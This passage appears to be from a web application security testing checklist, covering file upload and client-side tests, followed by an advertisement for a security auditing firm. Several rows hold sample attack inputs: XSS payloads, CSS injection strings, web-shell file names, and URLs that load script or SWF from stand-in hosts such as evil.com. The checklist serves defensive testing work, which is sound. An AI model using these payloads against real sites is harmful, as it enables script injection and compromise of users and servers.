| Test Defenses Against Application Mis-use | Measures that might indicate the application has in-built self-defense: <ul style="list-style-type: none"> Changed responses Blocked requests Actions that log a user out or lock their account | Burp Proxy, ZAP |
| Test Upload of Unexpected File Types | <ul style="list-style-type: none"> Review the project documentation and perform some exploratory testing looking for file types that should be "unsupported" by the application/system. Try to upload these "unsupported" files and verify that they are properly rejected. If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated. PS. file.phtml, shell.phpWIND, SHELL~1.PHP | Burp Proxy, ZAP |
| Test Upload of Malicious Files | <ul style="list-style-type: none"> Develop or acquire a known "malicious" file. Try to upload the malicious file to the application/system and verify that it is correctly rejected. If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated. | Burp Proxy, ZAP |

Client-Side Testing

| Test Name | Description | Tools |
|---|--|--|
| Testing for DOM based Cross Site Scripting | Test for the user inputs obtained from client-side JavaScript Objects | Burp Proxy, DOMinator |
| Testing for JavaScript Execution | Inject JavaScript code: <u>www.victim.com/?javascript:alert(1)</u> | Burp Proxy, ZAP |
| Testing for HTML Injection | Send malicious HTML code: ?user=<img%20src='aaa'%20onerror=alert(1)> | Burp Proxy, ZAP |
| Testing for Client Side URL Redirect | Modify untrusted URL input to a malicious site: (Open Redirect) ?redirect=www.fake-target.site | Burp Proxy, ZAP |
| Testing for CSS Injection | Inject code in the CSS context : • <u>www.victim.com/#red;-o-link:'javascript:alert(1)';-o-link-source:current;</u> (Opera [8,12]) • <u>www.victim.com/#red;-expression(alert(URL=1))</u> ; (IE 7/8) | Burp Proxy, ZAP |
| Testing for Client Side Resource Manipulation | External JavaScript could be easily injected in the trusted web site <u>www.victim.com/#http://evil.com/js.js</u> | Burp Proxy, ZAP |
| Test Cross Origin Resource Sharing | Check the HTTP headers in order to understand how CORS is used (Origin Header) | Burp Proxy, ZAP |
| Testing for Cross Site Flashing | Decompile, Undefined variables, Unsafe methods, Include malicious SWF (<u>http://victim/file.swf?lang=http://evil</u> | FlashBang, Flare, Flasm, SWFScan, SWF Intruder |
| Testing for Clickjacking | Discover if a website is vulnerable by loading into an iframe, create simple web page that includes a frame containing the target. | Burp Proxy, ClickjackingTool |
| Testing WebSockets | Identify that the application is using WebSockets by inspecting ws:// or wss:// URI scheme. Use Google Chrome's Developer Tools to view the Network WebSocket communication. Check Origin, Confidentiality and Integrity, Authentication, Authorization, Input Sanitization | Burp Proxy, Chrome, ZAP, WebSocket Client |
| Test Web Messaging | Analyse JavaScript code looking for how Web Messaging is implemented. How the website is restricting messages from untrusted domain and how the data is handled even for trusted domains | Burp Proxy, ZAP |
| Test Local Storage | Determine whether the website is storing sensitive data in the storage. XSS in localStorage <u>http://server/StoragePOC.html#</u> | Chrome, Firebug, Burp Proxy, ZAP |

Looking for a professional Security Audit & VAPT for your Network Infrastructure? **Astra Security** can help.



astra

Security audit
based on industry
leading practices
such as **OWASP**,
OSSTMM, **WASC**,
CREST, **NIST** etc.

Astra Security's vulnerability management dashboard comes with a birds eye view for management keeping you always on the top of security assessment status.

Video PoCs, selenium scripts & collaboration with security team enables **your developers to fix the vulnerabilities in record time. With Astra Security, VAPT takes 40% less time than other solutions.**

Contact us to get a free demo



hello@getastra.com



fb.com/getAstra



Schedule a Call



[@getastra](https://twitter.com/getastra)



www.getastra.com



linkedin.com/company/getastra